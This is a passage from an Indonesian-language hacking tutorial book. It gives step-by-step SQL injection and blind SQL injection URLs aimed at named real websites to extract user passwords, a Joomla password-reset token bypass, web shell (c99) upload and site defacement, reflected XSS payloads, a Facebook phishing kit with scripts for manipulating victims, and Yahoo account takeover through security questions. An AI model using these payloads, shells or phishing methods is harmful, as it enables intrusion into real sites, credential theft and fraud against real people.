http://www.aoifeonline.com/news.php?id=49+and+1=2+union+select+0,1,2,group_concat(column_name),4,5,6,7+from+information_schema.columns+where+table_name=0x75736572--
```

Hasilnya Anda bisa melihat nama-nama kolom yang keluar.

Gambar berikut ini menunjukkan halaman yang menampilkan nama-nama kolom dari table.



Beberapa nama kolom di atas ada yang bernama **User** dan **Password**. Bisa ditebak bahwa kolom tersebutlah yang menyimpan data user dan password.


6. Selanjutnya untuk mengeluarkan isi dari kolom, tambahkan dork sebagai berikut:

`group_concat(0x3a,user,0x3a,password)` → dimasukkan pada angka yang keluar tadi.
`+from+namatable--` → dimasukkan pada angka terakhir

Contoh dork:

```
http://www.aoifeonline.com/news.php?id=49+and+1=2+union+select+0
,1,2,group_concat(0x3a,user,0x3a,password),4,5,6,7+from+user--
```

Maka hasilnya seperti gambar di bawah ini yang menunjukkan halaman situs yang menampilkan pesan isi kolom username dan password dari tabel user.



Hasil di atas adalah data login dari user yang terdaftar di database, *mungkin* itu adalah admin dari situs tersebut.

Situs yang tertera di atas untuk dijadikan bahan pelajaran saja, bukan untuk dirusak. Pada saat buku ini ditulis, penulis sudah menghubungi pemilik situs tersebut untuk memberitahukan bahwa ada bug sql injection pada situsnya. Anda bisa mencari situs target lain melalui dork di situs Google.

Blind SQL Injection (MySQL 4)

Hampir sama namun berbeda dari trik di atas. Blind sql injection digunakan untuk situs yang memakai MySQL versi 4. Trik ini mungkin akan sedikit sulit dari sebelumnya, di mana kita tidak bisa memanggil perintah **information_schema** dari database.

Jadi, bagaimana mengetahui halaman error-nya? Dengan kata lain, blind sql injection adalah seperti sebuah permainan tebak-tebakan. Di sini Anda harus menebak apakah situs tersebut dapat di-hack atau tidak. Jika dapat di-hack, website tersebut akan normal dan tidak menampakkan pesan error. Jika tidak bisa di-hack maka website akan menampilkan pesan error.

Cukup rumit memang, namun tenang saja, sebab penulis sudah memiliki trik untuk memudahkan Anda belajar dan mempraktikkannya. Biasanya Attacker memakai karakter single min (-) atau single quote (‘) untuk menyerang website. Tetapi injeksi pada blind lebih maksimal apabila menggunakan query di bawah ini:

```
and 1=1
```

Atau

```
and 1=2
```

Masukkan perintah tersebut di akhir url, contoh dork:

```
http://situstarget/index.php?xP=11&id=1 and 1=1
```

Maka hasilnya adalah halaman normal seperti gambar berikut ini. Berarti server mengatakan "**ya**".

Namun, coba jika kita memasukkan perintah kedua, contoh dork:

```
http://situstarget/index.php?xP=11&id=1 and 1=2
```

Hasil yang ditampilkan adalah halaman error, yang berarti server mengatakan "**tidak**". Dengan kata lain, situs tersebut tidak bisa diinjeksi.

Berikut ini gambar halaman situs error dan tidak menampilkan apa-apa.

Saya anggap sampai langkah ini Anda sudah mengerti tentang blind sql injection yang menggunakan pertanyaan Ya dan Tidak. ***Error** berarti **Tidak. Normal** berarti Ya.*


Kemudian kita akan menebak table admin, di sini penulis menebak bahwa table yang digunakan admin adalah **users**. Masukkan kode di bawah:

```
and (select 1 from nama_table limit 0,1) =1
```


Contoh dork:

```
http://situstarget/index.php?xP=11&id=2 and (select 1 from users
limit 0,1) =1
```

Hasilnya halaman normal dan tidak menunjukkan konten (lihat gambar di bawah ini). Itu adalah jawaban Ya dari server. Berarti tebakan table-nya benar.



Namun apabila tebakan table salah, maka halamannya seperti gambar di bawah ini yang menunjukkan web aplikasi menampilkan pesan error.



Nama table yang dicari pada umumnya adalah admin, user, jos_user, atau lain sebagainya. Langkah selanjutnya adalah menebak nama kolom. Beberapa yang biasa digunakan adalah username, user_name, user_login, dan lain sebagainya. Untuk proses selanjutnya masih sama dengan menebak kolom untuk mengeluarkan hasilnya.

Joomla Hacking

Joomla adalah salah satu content management system open source yang dikembangkan oleh komunitas joomla. Beribu-ribu developers turut serta mengembangkan cms ini sehingga menjadikan joomla sebagai cms yang memiliki tingkat keamanan yang tinggi. Walau begitu pun, banyak sudah hacker yang mem-publish celah keamanan yang bisa ditembus di joomla. Hingga buku ini ditulis, joomla sudah mencapai versi *3*. Berikut tampilan situs resmi joomla.

Jika ingin mengetahui dork-dork terbaru, Anda bisa melihatnya di **http://www.exploit-db.com/**, yaitu sebuah situs yang menampilkan celah-celah terbaru untuk beberapa situs yang menggunakan cms joomla. Sebelumnya situs ini bernama milw0rm. Berikut ini tampilan halaman exploit-db.com.


Penulis akan mencoba teknik reset **TOKEN** yang ada di joomla. Dork-nya adalah:

```
inurl:option=com_user
```

Di sini penulis mendapatkan target dari google dengan url sebagai berikut:

```
http://www.situstarget.net/index.php?option=com_user&view=reset
```

Dan tampilan awal yang didapat adalah (halaman forgot password joomla):




Tambahkan dork berikut:

```
index.php?option=com_user&view=reset&layout=confirm
```


Sehingga URL-nya menjadi:

```
http://www.situstarget.net/index.php?option=com_user&view=reset&
layout=confirm
```


Dan halaman berubah menjadi (kolom untuk memasukkan token):



Tentunya Anda tidak mengetahui token yang dimaksud. Namun di sini Anda hanya perlu memasukkan tanda petik satu (**'**) pada kolom **Token** tersebut.



Jika berhasil, sistem akan meminta Anda untuk memasukkan password baru. Ketikkan password baru di kolom Password dan ulangi mengetikkan password yang sama pada kolom **Verify Password**. Berikut ini halaman reset password di joomla.




Jika sudah berhasil masuk ke halaman admin joomla yang beralamat di:

```
http://www.situstarget.net/administrator/
```

Selanjutnya Anda akan masuk ke halaman login administrator.

Dan berikut ini halaman admin untuk cms joomla.




Mencari Halaman Admin


Setelah semua kegiatan pencarian nama database, nama table, nama columns, dan lainnya, saatnya untuk mencoba mencari halaman administrasi. Halaman admin adalah halaman yang mengatur semua tampilan yang ada di index. Baik itu tema website, berita, profile, dan lain sebagainya.

Untuk itu, penulis akan mencoba menggunakan aplikasi yang bernama admin finder. Caranya sebagai berikut:

1. Jalankan aplikasi **AdminPage**.



2. Masukkan situs target di bagian kolom **Target**. Kemudian klik **Scan** untuk memulai mencari direktori. Berikut ini jendela aplikasi adminpage untuk memeriksa halaman login.



3. Selanjutnya aplikasi akan menelusuri direktori web target untuk mencari folder yang berhubungan dengan halaman admin. Berikut ini tampilan hasil pencarian halaman login admin.

Pada contoh situs yang penulis scan, aplikasi mendeteksi halaman admin di beberapa direktori, lalu aplikasi ini akan secara otomatis membuka halaman tersebut di browser.

4. Masukkan username dan password yang sudah Anda ketahui, kemudian klik **Login** untuk melanjutkan.


Dapat Anda lihat juga di bagian admin.txt terdapat beberapa nama folder yang mungkin adalah nama folder admin. Anda bisa menambahkannya untuk melakukan pengecekan terbaru.

Intip Isi Website dengan Happy Browser

Happy Browser merupakan alat bantu terbaik para hacker untuk melacak "security hole" komputer remote yang akan di-hacking. Tapi di sisi lain, pengembangnya juga mengatakan bahwa alasan yang sebenarnya mengapa mereka membuat happy browser adalah, sebagai salah satu upaya atau kontribusi mereka untuk ikut serta mengembangkan tool atau alat pelacak security yang gratis dan mudah digunakan pada platform **Windows**. Oleh sebab itu, pengembangnya juga mengharapkan agar happy browser bisa digunakan siapa saja untuk melacak, memeriksa, dan mencari sistem keamanan komputer-komputer server yang dicurigai memiliki sejumlah kelemahan (vuln), meskipun wawasan Anda minim tentang security.

Penggunaan


Hampir sama dengan aplikasi hacking kebanyakan, happy browser juga sangat mudah digunakan. Yang perlu Anda lakukan hanya satu, yaitu menyiapkan alamat-alamat server (URL) yang ingin Anda periksa untuk dimasukkan ke dalam field **Address**. Sebagai contoh, ketiklah **www.**http://google.com/**bola.net** atau url lainnya. Lalu tekan **Enter**, tunggu beberapa saat sampai pemeriksaan selesai.



Namun jangan lupa, selama proses pemeriksaan vulnerability berlangsung, maka saat itu juga Anda sudah bisa melihat informasi sementara yang berhasil ditemukan program happy browser pada kategori server info.

Di antaranya adalah **DNS Lookup, Web Server, Finger**, dan **FTP**, sama seperti yang diperlihatkan pada beberapa gambar di bawah ini.

- Melihat infomasi DNS



- Melihat informasi versi Web Server

- Melihat informasi FTP dari situs lainnya

- Melihat informasi sistem FTP dari situs lainnya

- Melihat informasi Anonymous FTP dari situs lainnya

Selanjutnya jika program happy browser Anda selesai melakukan pemeriksaan, masuklah ke dalam kategori security, lalu lihat informasi apa saja yang sudah ditemukan dari host server yang Anda periksa tadi. Apabila program happy browser Anda gagal menemukan vulnerability (adanya celah keamananan pada suatu website untuk ditembus) terhadap host server yang Anda periksa, mungkin pesan kesalahannya akan tampak sama seperti yang diinformasikannya.


Kalau memang informasi yang Anda peroleh hasilnya sama seperti yang terlihat pada gambar di atas, maka dengan cara yang sama, saya sarankan Anda untuk segera mencoba host atau alamat server yang lain. Dan setelah Anda memulainya, mungkin Anda akan memperoleh informasi sebagaimana yang terlihat pada gambar-gambar di atas.

Upload Shell, Backdoor

Shell atau backdoor adalah pintu belakang untuk masuk ke dalam sistem apabila suatu celah yang biasa digunakan untuk masuk (pintu depan) sudah di-patching. Shell biasanya dapat di-upload dengan mudah pada situs berbasis cms joomla. Shell juga berbentuk script php, script-nya dapat dengan mudah ditemukan di internet. Atau, Anda dapat menghubungi penulis melalui email: **adelphia.andrea@yahoo.com** untuk

format notepad (txt). Anda bisa me-rename-nya menjadi format php untuk kemudian di-upload.

Jika Anda sudah mendapatkan username dan password control panel target, Anda bisa langsung memasang shell ke direktori yang Anda inginkan. Nantinya shell ini akan berguna untuk meng-explorer semua yang ada di folder hostingan situs target. Berikut ini tampilan shell c99.



Deface


Setelah mengetahui username dan password, Anda bisa melakukan deface terhadap website tersebut. Apa itu deface? Deface adalah melakukan pewajahan ulang pada halaman website, baik itu index atau direktori lainnya. Deface sering digunakan oleh para hacker untuk memberitahukan para admin bahwa situsnya sudah mempunyai celah.

Jika sebelumnya Anda sudah berhasil membuat shell ke dalam server target, maka untuk melakukan deface merupakan hal yang sangat mudah. Caranya sebagai berikut:


1. Di sini penulis sebelumnya sudah meletakkan shell ke dalam situs target, shell yang digunakan adalah c99.

```
http://www.deltawaters.co.bw/admin/newsletters/c99.php
```


2. Untuk menuju direktori utama, masuk ke **httpdocs** pada kolom Go Dir > **Go**. Gambar berikut menunjukkan perintah untuk menjalankan direktori public di shell.



3. Klik **index.php**. Karena kita akan mengedit tampilan halaman index. Berikut ini file-file yang ada di direktori utama.




4. Klik **EDIT** untuk mengedit file/mengubah script.




5. Ketikkan kode-kode html yang Anda inginkan. Sebagai contoh, di sini penulis menggunakan kode html berikut:

```
<center> Deface by Andrea Adelheid </center>
```

Klik Save untuk menyimpan perubahan. Script html biasanya untuk menampilkan halaman deface.



6. Maka jika siapa pun melihat halaman index.php, hasilnya akan seperti gambar di bawah ini, tampilan index yang sudah berhasil di-deface.



XSS Attack (Hacking Web Paling Mudah)

Dari antara semua teknik yang penulis paparkan, hanya xss-lah (cross site scripting) yang dikategorikan trik yang paling mudah. Xss hanya perlu dilakukan pada situs dengan memasukkan perintah html di akhiran url atau form yang terkena bug xss. Berikutnya akan penulis contohkan situs yang terkena xss attack.

1. Cari sebuah situs di google dengan kata kunci:

```
inurl:"/showcatrows.php?CategoryID="
```

2. Di sini penulis mendapatkan situs dengan url:

```
http://2muchvector.com/showcatrows.php?CategoryID=41
```

Cukup tambahkan sebuah script html di ujung url-nya, maka situs pun akan terinjeksi kode html tersebut. Berikut ini halaman website yang berhasil terkena xss.

Contoh dork:

```
http://2muchvector.com/showcatrows.php?CategoryID=41%3Cp%3E%3Ch1
%3EHacked%20by%20Andrea%20Adelheid%3C/h1%3E%3C/p%3E
```

Hacking xss bersifat sementara, dan bisa dikatakan sebagai hiburan saja. Sebab jika Anda kembali ke halaman index utama atau me-refresh, maka halaman kembali seperti semula.

Facebook Hacking dengan Phising Attack


Phising attack adalah sebuah halaman login web palsu yang digunakan pada hacker untuk mencuri data-data user yang dimaksud. Biasanya cara ini digunakan untuk mencuri password email dan akun jejaring sosial. Untuk menjadi seorang phiser (sebutan untuk mereka yang sering melakukan teknik phising) tidaklah dibutuhkan sebuah keahlian khusus dalam memprogram suatu web aplikasi, karena beberapa halaman login palsu ini sudah tersebar di dunia maya dan bisa Anda download secara gratis. Lagi, phising juga banyak dilakukan dengan social engineering yang memanfaatkan kelemahan korbannya saat mengintepretasikan informasi di Internet.

Contoh mudah phising Facebook akan penulis jelaskan dalam langkah berikut:

- Ekstrak file facebook.zip (Anda dapat menghubungi penulis melalui email: **adelphia.andrea@yahoo.com**).
- Kemudian jalankan file **index.php**-nya dari hosting. Sebagai contoh, di sini penulis menjalankannya dari localhost. Berikut ini tampilan situs facebook palsu.

FAQ: Jika Anda menjalankan script ini dari localhost, Anda harus terkoneksi ke internet terlebih dahulu, karena script tersebut meminta **source css** dan **image** yang terhubung ke facebook.com.

- Sekilas jika dilihat memang tidak ada bedanya dengan situs Facebook yang asli. Namun coba Anda perhatikan url-nya, sama sekali berbeda. Pada situs tersebut, jika korban memasukkan username dan password ke dalam kolom yang tersedia, maka hasilnya akan diarahkan ke file login.php. Script login.php secara otomatis akan menyimpan hasilnya di file hasil.htm. Berikut ini hasil dari fake login facebook.



Konsep Penerapan

Untuk memancing korban agar terjebak dalam fake login, memang tidak mudah. Anda harus melakukan pendekatan agar korban tertarik untuk mengunjungi situs Anda. Beberapa teknik yang bisa coba adalah:

a) Menyamar sebagai admin Facebook dan mengirim pesan kepada korban, seolah-olah korban telah melanggar aturan yang ada.

b) Membujuk korban melalui fitur chat agar mengklik fake login Anda. Kemudian yakinkan dia agar mengisi form yang ada.

c) Memberikan hyperlink ke fake login Anda dari postingan forum.

d) Memberikan hyperlink dari gambar.

Beberapa cara di atas memang terkadang bisa membuat korban curiga jika Anda langsung ke pokok permasalahan. Sebaiknya Anda sekadar bersenda-gurau terlebih dahulu. Jika sudah ada keakraban, dalam beberapa hari kemudian, Anda bisa mencoba konsep di atas.

Email Hacking


Untuk meng-hack email, sebenarnya sangat sulit. Sungguh sangat mustahil untuk meretas situs besar seperti facebook, yahoo, bing, ataupun google dengan teknik sql injection, blind sql, atau rfi/lfi sekalipun. Sudah pasti situs-situs besar tersebut mempunyai trafik dan transaksi yang tinggi setiap jamnya. Oleh karena itu, dapat dipastikan bahwa pemiliknya mempekerjakan orang-orang yang ahli di bidangnya, yaitu para hacker.

Bayangkan, jika satu hacker membuat sebuah situs dengan tingkat keamanan yang tinggi, apalagi jika situs tersebut dikerjakan oleh berpuluh-puluh hacker.

Tidak ada yang 100% aman di dunia maya, bahkan membobol akun email yahoo pun, bisa dilakukan dengan teknik social engineering, salah satunya adalah menjawab pertanyaan keamanan. Kemudian Anda harus tahu nama akun yang akan di-hack dan domain yang dimiliki, seperti *yahoo.com*, *yahoo.co.id*, *yahoo.uk*, *rocketmail.com*, atau *ymail.com*.

- Pada saat login password, klik **I can't access my account**. Karena di sini kita tidak mengetahui password akun.

- Jika Anda sudah mengetahui ID Yahoo-nya, pilih bagian **I have a problem with my password**, lanjutkan dengan mengklik **Next**.




- Kemudian pada bagian **My Yahoo! ID is** ketikkan ID yang ingin di-hack (nama akun email). Di **Type the code shown** ketikkan kode yang keluar (captcha). Klik **Next** untuk melanjutkan.

- Pada tahap ini, Anda akan diminta menjawab dua pertanyaan. Jawablah pertanyaan pertama ini dengan benar.

- Selanjutnya jika benar, Anda akan mendapati pertanyaan kedua. Jawablah pertanyaan ini dengan benar, klik **Next** untuk melanjutkan.

- Jika pertanyaan kedua berhasil dijawab dengan benar, maka yahoo akan meminta Anda untuk me-reset password Anda.



Isikanlah password baru Anda di kolom **New Password** dan ulangi mengetikkannya di kolom **Re-type New Password**. Lalu klik **Next** dan Anda akan masuk ke dalam inbox email korban.

BAB 05


HACKING WINDOWS

Sudah banyak software yang bisa dipakai untuk dapat mengakali OS Windows Anda. Namun sebagian besar software tersebut banyak yang tidak bisa dipakai untuk membongkar objek registry dan objek non-registry. Pembahasan berikut ini adalah membongkar Windows setelah OS berada dalam genggaman Anda untuk diutak-atik.

Disable DOS Prompt


Secara default, windows akan mengizinkan siapa saja yang masuk ke dalam prompt ms-dos dan ke mode single ms-dos dengan cara mengklik ikon ms-dos prompt. Atau, bisa juga dengan cara mengetikkan perintah command dari menu **Start** > **Run**. Tetapi jika ingin, Anda juga bisa mengunci program tersebut agar tidak dijalankan oleh orang lain. Langkah-langkahnya sebagai berikut:

1. Klik tombol **Start** > **Run**. Setelah itu, ketik regedit untuk menjalankan program registry editor (regedit) > **Enter**.

